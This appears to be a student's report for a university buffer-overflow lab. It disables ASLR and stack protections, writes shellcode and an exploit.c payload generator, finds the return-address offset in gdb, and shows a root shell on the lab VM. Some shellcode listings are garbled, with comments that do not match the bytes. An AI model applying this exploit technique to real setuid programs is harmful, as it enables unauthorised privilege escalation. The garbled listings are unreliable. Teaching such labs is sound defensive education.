

CIS-479 – LAB 1 – Buffer Overflow Attack

With Dr. Anys Bacha

Student: Demetrius Johnson


October 3, 2022

Abstract

Overall, I was able to successfully construct a buffer overflow attack on a Linux Ubuntu machine in order to gain root access by setting my effective user ID (EUID) 0. In order for the attack to be successful, I needed to overcome some protections put in place by the OS shell code (dash shell code) and other shell code such as address randomization that I needed to disable when compiling the vulnerable stack.c program. Also, I noticed that when changing the /bin/sh to point to zsh instead of dash (since zsh does not have countermeasures), that zsh shell code limits root functionality in order to protect the virtual machine used in this lab – but in reality, the point of gaining root access is so that you have no such restrictions. This lab really puts into perspective how the stack frame layout works when a function makes a call to another function.

Turning off countermeasures

Address Space Randomization



```
sudo: invalid option -- 'w'
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-u user]
        [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-u user]
        file ...
[10/03/22]seed@VM:~/lab1_meech$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/03/22]seed@VM:~/lab1_meech$
```

- Above, I have turned off kernel address randomization so that it will not randomly select a starting heap and stack address location (on which all programs will be placed/use these addresses).

The StackGuard Protection Scheme

- The gcc compiler implements a stack guard protection scheme; in order to turn this off, I simply have to use the `-fno-stack-protector` option.
- As per the example from the SEED lab document: `gcc -fno-stack-protector example.c`
- I need to make sure to do this whenever I compile any of my exploitation files.
-

Non-Executable Stack


- There is a bit field in the program header to denote whether the program requires executable stack or not.
- As per the lab document, we need to set the gcc compiler program checking this feature to explicitly compile a program as executable or non-executable (thus setting the header bit appropriately). By default, if it is not explicitly stated, gcc compiler will compile a program and set the bit as non-executable stack so that when program runs, its stack will not be executable (eip cannot move along and execute code based on what is stored at any stack location for the program → it can only read and write on the stack).
- As per the example from the document, here are the commands when running gcc compiler:
 - For executable stack: `$ gcc -z execstack -o test test.c`
 - For non-executable stack: `$ gcc -z noexecstack -o test test.c`

Configuring /bin/sh

- The dash shell program has a countermeasure within its code so that a set-UID program cannot execute the dash shell code. The algorithm within the dash shell program is such that when it detects a set-UID program executing, it will do a system interrupt and automatically change effective user ID (EUID) to the real UID executing the program (thus EUID will not be 0 = root user → root privilege level access).
- To overcome dash, we will simply link our kernel's /bin/sh to point to an alternative shell code version of dash, called zsh, which does not implement the countermeasure that dash does:

Assignment 1 – Buffer Overflow Attack – Demetrius Johnson (meech)

- `$ sudo ln -sf /bin/zsh /bin/sh`




```
file ...
[10/03/22]seed@VM:~/lab1_meech$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/03/22]seed@VM:~/lab1_meech$ sudo ln -sf /bin/zsh /bin/sh
[10/03/22]seed@VM:~/lab1_meech$
```

-
- Note: I looked at the manual for ln program.
 - ln == link program that makes links between files.
-

Task 1: Running Shellcode

Here are the contents that are in call_shellcode.c file → this is the file that the lab requires us to compile using `gcc -z execstack -o call_shellcode call_call_shellcode.c`



```
/bin/bash
/bin/bash 97x30
/* call_shellcode.c */

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>

const char code[] =
    "\x31\x0"           /* xori    %eax, %eax          */
    "\x50"              /* pushl   %eax               */
    "\x68" "//sh"       /* pushl   $0x68732f2f        */
    "\x68" "/bin"       /* pushl   $0x68732f2f        */
    "\x89\xe3"          /* movl    %esp, %ebx         */
    "\x50"              /* pushl   %eax               */
    "\x53"              /* pushl   %ebx               */
    "\x89\xe1"          /* movl    %esp, %ecx         */
    "\x99"              /* cdq                      */
    "\xb0\x0b"          /* movb    $0x0b, %al         */
    "\xcd\x80"          /* int     $0x80              */
    ;

int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)())buf)();
}
```

Here is the output after compiling the program using gcc (and setting the execstack bit to true):

Assignment 1 – Buffer Overflow Attack – Demetrius Johnson (meech)

```
[10/03/22]seed@VM:~/lab1_meech$ gcc -z execstack -o call_shellcode call_shellcode.c
call_shellcode.c: In function 'main':
call_shellcode.c:24:4: warning: implicit declaration of function 'strcpy' [-Wimplicit-function-declaration]
    strcpy(buf, code);
    ^
call_shellcode.c:24:4: warning: incompatible implicit declaration of built-in function 'strcpy'
call_shellcode.c:24:4: note: include '<string.h>' or provide a declaration of 'strcpy'
[10/03/22]seed@VM:~/lab1_meech$ ls
call_shellcode  call_shellcode.c  exploit.c  exploit.py  stack.c
[10/03/22]seed@VM:~/lab1_meech$
```

It looks like they forgot to add string.h library, so I will add it into the code:

```
/* call_shellcode.c */

/* A program that creates a file containing code for launching a shell */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
const char code[] =
    "\x31\xc0" /* xorl    %eax, %eax */
    "\x50"     /* pushl   %eax */
    "\x68"     /* pushl   $0x68732f2f */
    "\x68"     /* pushl   $0x5a696173 */
    "\x89\xe3" /* movl    %esp, %ebx */
    "\x50"     /* pushl   %eax */
    "\x53"     /* pushl   %ebx */
    "\x89\xe1" /* movl    %esp, %ecx */
    "\x99"     /* cdq */
    "\xb0\x0b" /* movb    $0x0b, %al */
    "\xcd\x80" /* int     $0x80 */
    ;

int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*) ( ))buf) ( );
}

"call_shellcode.c" 26L, 970C
```

Now, I will re-compile the program; as you will see, no errors output from gcc compiler:

Assignment 1 – Buffer Overflow Attack – Demetrius Johnson (meech)

```
call_shellcode.c:24:4: warning: incompatible implicit declaration of built-in function
call_shellcode.c:24:4: note: include '<string.h>' or provide a declaration of 'strcpy'
[10/03/22]seed@VM:~/lab1_meech$ ls
call_shellcode  call_shellcode.c  exploit.c  exploit.py  stack.c
[10/03/22]seed@VM:~/lab1_meech$ vim call_shellcode.c
[10/03/22]seed@VM:~/lab1_meech$ vim call_shellcode.c
[10/03/22]seed@VM:~/lab1_meech$ gcc -z execstack -o call_shellcode call_shellcode.c
[10/03/22]seed@VM:~/lab1_meech$
```

The Vulnerable Program

Change vulnerable stack.c BUF_SIZE to 64, according to the instructor

```
* Instructors can change this
* won't be able to use the so
* Suggested value: between 0
#ifdef BUF_SIZE
#define BUF_SIZE 64
#endif

int bof(char *str)
{
    char buffer[BUF_SIZE];
```

Compilation of stack.c

- We need to compile the program and make sure to turn off stack guard and set the stack to executable for the program; note, I do not need the DBUF_SIZE option because I already went into the .c file and changed the value to instructor value for this class (64).

```
[10/03/22]seed@VM:~/lab1_meech$ gcc -o stack -z execstack -fno-stack-protector stack.c
[10/03/22]seed@VM:~/lab1_meech$ ls
call_shellcode  call_shellcode.c  exploit.c  exploit.py  stack  stack.c
```

Make stack.c ownership to root and change mode to allow program to change/set UID:

Now I need to change the program to root-owned first so that we can run the program as a root user, and then we can set the program to allow for setting the EUID by setting mode to 4755 (in that order, otherwise allow for setting EUID bit will be reset to no after changing ownership):

```
[10/03/22]seed@VM:~/lab1_meech$ sudo chown root stack
[10/03/22]seed@VM:~/lab1_meech$ sudo chmod 4755 stack
[10/03/22]seed@VM:~/lab1_meech$ ls -l
total 32
-rwxrwxr-x 1 seed seed 7388 Oct  3 15:43 call_shellcode
-rwxrwxr-x 1 seed seed  970 Oct  3 15:42 call_shellcode.c
-rwxrwxr-x 1 seed seed 1260 Oct  3 13:51 exploit.c
-rwxrwxr-x 1 seed seed 1020 Oct  3 13:24 exploit.py
-rwsr-xr-x 1 root seed 7516 Oct  3 16:06 stack
-rwxrwxr-x 1 seed seed  977 Oct  3 15:50 stack.c
[10/03/22]seed@VM:~/lab1_meech$
```

Task 2: Exploiting the Vulnerability

- First, I recompile my stack.c with -g option so that I can step through it to find the start address of buff, and its offset from ebp, so that I can find $\text{ebp}+4 = \text{eip}$ → location where return address is located.

```
[10/03/22]seed@VM:~/lab1_meech$ gcc -g -o stack_gdb -z execstack -fno-stack-protector stack.c
[10/03/22]seed@VM:~/lab1_meech$ ls
call_shellcode  call_shellcode.c  exploit.c  exploit.py  stack  stack.c  stack_gdb
[10/03/22]seed@VM:~/lab1_meech$
```

- I also need to create “badfile” since the program expects to open a file named “badfile” for reading input from it, simply so that I can find out offset information for writing exploit.c

```
call_shellcode  call_shellcode.c  exploit.c  exploit.py  stack  stack.c  stack_gdb
[10/03/22]seed@VM:~/lab1_meech$ touch badfile
[10/03/22]seed@VM:~/lab1_meech$ ls
badfile  call_shellcode  call_shellcode.c  exploit.c  exploit.py  stack  stack.c  stack_gdb
[10/03/22]seed@VM:~/lab1_meech$
```

- Now, I set a breakpoint at bof() and output address that ebp register points to, as well as the address of buffer variable → a local variable of bof() function. Then I calculate and output (as a decimal via /d option with p function in gdb) the offset from buffer to ebp = 72 in my situation; so I simply add 4 → $72+4 = 76$ → location where return address is stored.

```
Type 'apropos word' to search for commands related to
Reading symbols from stack_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484f1: file stack.c, line 21.
gdb-peda$ run
Starting program: /home/seed/lab1_meech/stack_gdb
[Thread debugging using libthread_db enabled]
```

Assignment 1 – Buffer Overflow Attack – Demetrius Johnson (meech)

```
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xbfffea47 '\220' <repeats 76 times>
    at stack.c:21
21      strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffe9e8
gdb-peda$ p &buffer
$2 = (char (*)[64]) 0xbfffe9a0
gdb-peda$ p/d 0xbfffe9e8 - 0xbfffe9a0
$3 = 72
gdb-peda$
```

-
- Here is an overview of the registers when I break at bof() function:

```
gdb-peda$ break bof
Breakpoint 1 at 0x80484f1: file stack.c, line 21.
gdb-peda$ run
Starting program: /home/seed/lab1_meech/stack

-----registers-----
EAX: 0xbfffea47 --> 0x90909090
EBX: 0x0
ECX: 0x804b0a0 --> 0x0
EDX: 0x205
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbfffe9e8 --> 0xbfffea58 --> 0x0
ESP: 0xbfffe9a0 --> 0xb7fff000 --> 0x23f3c
EIP: 0x80484f1 (<bof+6>:      sub    esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)

-----code-----
0x80484eb <bof>:      push    ebp
0x80484ec <bof+1>:    mov     ebp,esp
0x80484ee <bof+3>:    sub     esp,0x48
=> 0x80484f1 <bof+6>:    sub     esp,0x8
0x80484f4 <bof+9>:    push    DWORD PTR [ebp+0x8]
0x80484f7 <bof+12>:   lea     eax,[ebp-0x48]
0x80484fa <bof+15>:   push    eax
0x80484fb <bof+16>:   call   0x8048390 <strcpy@plt>

-----stack-----
0000| 0xbfffe9a0 --> 0xb7fff000 --> 0x23f3c
0004| 0xbfffe9a4 --> 0x804825c --> 0x62696c00 ('')
```


Assignment 1 – Buffer Overflow Attack – Demetrius Johnson (meech)


```

|-----code-----|
0x80484eb <bof>:      push    ebp
0x80484ec <bof+1>:    mov     ebp,esp
0x80484ee <bof+3>:    sub     esp,0x48
=> 0x80484f1 <bof+6>:    sub     esp,0x8
0x80484f4 <bof+9>:    push    DWORD PTR [ebp+0x8]
0x80484f7 <bof+12>:   lea     eax,[ebp-0x48]
0x80484fa <bof+15>:   push    eax
0x80484fb <bof+16>:   call    0x8048390 <strcpy@plt>
|-----stack-----|
0000| 0xbfffe9a0 --> 0xb7fff000 --> 0x23f3c
0004| 0xbfffe9a4 --> 0x804825c --> 0x62696c00 ('')
0008| 0xbfffe9a8 --> 0x8048620 --> 0x61620072 ('r')
0012| 0xbfffe9ac --> 0xb7e668f7 (<_GI_IO_fread+112> -- add esp,0x10)
0016| 0xbfffe9b0 --> 0x804b008 --> 0xfbad2488
0020| 0xbfffe9b4 --> 0xbfffea47 --> 0x90909090
0024| 0xbfffe9b8 --> 0x205
0028| 0xbfffe9bc --> 0xb7fe5f17 (<_dl_protect_relro+71>:      add esp,0x10)
|-----|
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xbfffea47 '\220' <repeats 76 times>, "t\352\377\277", '\220' <repeats 120 times>...)
    at stack.c:21
21      strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffe9e8
gdb-peda$ p &buffer
$2 = (char (*)[64]) 0xbfffe9a0
gdb-peda$
```

Assignment 1 – Buffer Overflow Attack – Demetrius Johnson (meech)

Writing the exploit.c program: Here is my code, which I comment inside to finish writing the exploit.c file before compiling it; I use vim editor:



```
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"           /* xorl    %eax,%eax          */
    "\x50"               /* pushl   %eax              */
    "\x68" //sh"         /* pushl   $0x6873202f       */
    "\x68" //bin"        /* pushl   $0x6e69622f       */
    "\x89\xe3"           /* movl    %esp,%ebx         */
    "\x50"               /* pushl   %eax              */
    "\x53"               /* pushl   %ebx              */
    "\x89\xe1"           /* movl    %esp,%eax         */
    "\x99"               /* cdq                     */
    "\xb0\x0b"           /* movb    $0x0b,%al         */
    "\xcd\x80"           /* int     $0x80             */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate constants here */
    //insert shell code into the latter half of buffer up to last byte.
    int shell_code_iterator = 0;
    for(int i = sizeof(buffer) - sizeof(shellcode); i < sizeof(buffer); i++)
        buffer[i] = shellcode[shell_code_iterator++];
    int addr_val_offset = 140; //set offset value
    int ret_addr_value = 0xbfffe9e8 + addr_val_offset; //set what address to return to
    int ebp_offset = 72;
    int ret_addr_offset = ebp_offset + 4; //this is the offset from buffer in stack.c def()
    function
    int* ptr = (int*)(buffer + ret_addr_offset); //need to cast buffer address as int
    // so we can point to that location in the buffer char array.
    *ptr = ret_addr_value; //int is 4 bytes, so next 4 locations in char buffer overwritten

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

- After I finished my exploit.c file, I compile it and run it, which the program generates the badfile for me:

Assignment 1 – Buffer Overflow Attack – Demetrius Johnson (meech)

```
[10/03/22]seed@VM:~/lab1_meech$ exploit
[10/03/22]seed@VM:~/lab1_meech$ ls
badfile      call_shellcode.c  exploit.c      stack      stack_gdb
call_shellcode  exploit          exploit.py     stack.c
[10/03/22]seed@VM:~/lab1_meech$
```

- Here are the contents of my file output as HEX using **od -Ax -t x4 -w16 -v <filename>**; as you can see, there are no NULLs (00000000), and at byte 76 (ebp+4) (as per my program from exploit.c which generates badfile that I will output below), notice the return address (which was stored at ebp+4) + decimal 140 is inserted → 0xbfffea74.
 - Important Note that I noticed: the first row in the output is a hex number, and its value denotes the first byte that is output for the corresponding row. For example, row is outputting bytes 0x000000 through 0x000009 (16 bytes); next row is showing bytes 0x000010 through 0x000019 (another 16 bytes) → each row shows 16 bytes.

Assignment 1 – Buffer Overflow Attack – Demetrius Johnson (meech)

```
[10/03/22]seed@VM:~/lab1_meech$ od -Ax -t x4 -w16 -v badfile
000000 90909090 90909090 90909090 90909090
000010 90909090 90909090 90909090 90909090
000020 90909090 90909090 90909090 90909090
000030 90909090 90909090 90909090 90909090
000040 90909090 90909090 90909090 bfffea74
000050 90909090 90909090 90909090 90909090
000060 90909090 90909090 90909090 90909090
000070 90909090 90909090 90909090 90909090
000080 90909090 90909090 90909090 90909090
000090 90909090 90909090 90909090 90909090
0000a0 90909090 90909090 90909090 90909090
0000b0 90909090 90909090 90909090 90909090
0000c0 90909090 90909090 90909090 90909090
0000d0 90909090 90909090 90909090 90909090
0000e0 90909090 90909090 90909090 90909090
0000f0 90909090 90909090 90909090 90909090
000100 90909090 90909090 90909090 90909090
000110 90909090 90909090 90909090 90909090
000120 90909090 90909090 90909090 90909090
000130 90909090 90909090 90909090 90909090
000140 90909090 90909090 90909090 90909090
000150 90909090 90909090 90909090 90909090
000160 90909090 90909090 90909090 90909090
000170 90909090 90909090 90909090 90909090
000180 90909090 90909090 90909090 90909090
000190 90909090 90909090 90909090 90909090
0001a0 90909090 90909090 90909090 90909090
0001b0 90909090 90909090 90909090 90909090
0001c0 90909090 90909090 90909090 90909090
0001d0 90909090 90909090 90909090 90909090
0001e0 90909090 90909090 90909090 6850c031
0001f0 68732f2f 69622f68 50e3896e 99e18953
000200 80cd0bb0 00000000
000205
```

-
- Now I deleted stack and had to recompile and make a change, so I had to also remember to make stack binary owned by the root and give it privileges to change uid:

Assignment 1 – Buffer Overflow Attack – Demetrius Johnson (meech)

```
Undefined command: "exit". Try "help".
gdb-peda$ quit
[10/03/22]seed@VM:~/lab1_meech$ sudo chown root stack
[10/03/22]seed@VM:~/lab1_meech$ sudo chmod 4755 stack
[10/03/22]seed@VM:~/lab1_meech$ ls
badfile      call_shellcode.c  exploit.c  peda-session-stack.txt  stack
call_shellcode  exploit          exploit.py  peda-session-zsh5.txt   stack.c
[10/03/22]seed@VM:~/lab1_meech$ stack
# is d quir
zsh: command not found: q
# quit
zsh: command not found: q
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),22
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

-
- Notice above, I now have root privileges after running the stack program.
- Also as a side note, I notice that after gaining root privileges, zsh shell that we replaced over dash in order to overcome the countermeasure that dash has in its shell code does not have all commands:


```
[10/03/22]seed@VM:~$ cd lab1_meech
[10/03/22]seed@VM:~/lab1_meech$ stack
# ls
badfile      exploit      peda-session-stack.txt  root_access.c
call_shellcode  exploit.c    peda-session-zsh5.txt   stack
call_shellcode.c  exploit.py   root_access              stack.c
# stack
zsh: command not found: stack
#
```

-
- I am guessing that zsh shell code file provided by the person who created the lab purposely took away some functionality so that we do not render our virtual machine useless when in root access mode via zsh shell code.

Assignment 1 – Buffer Overflow Attack – Demetrius Johnson (meech)

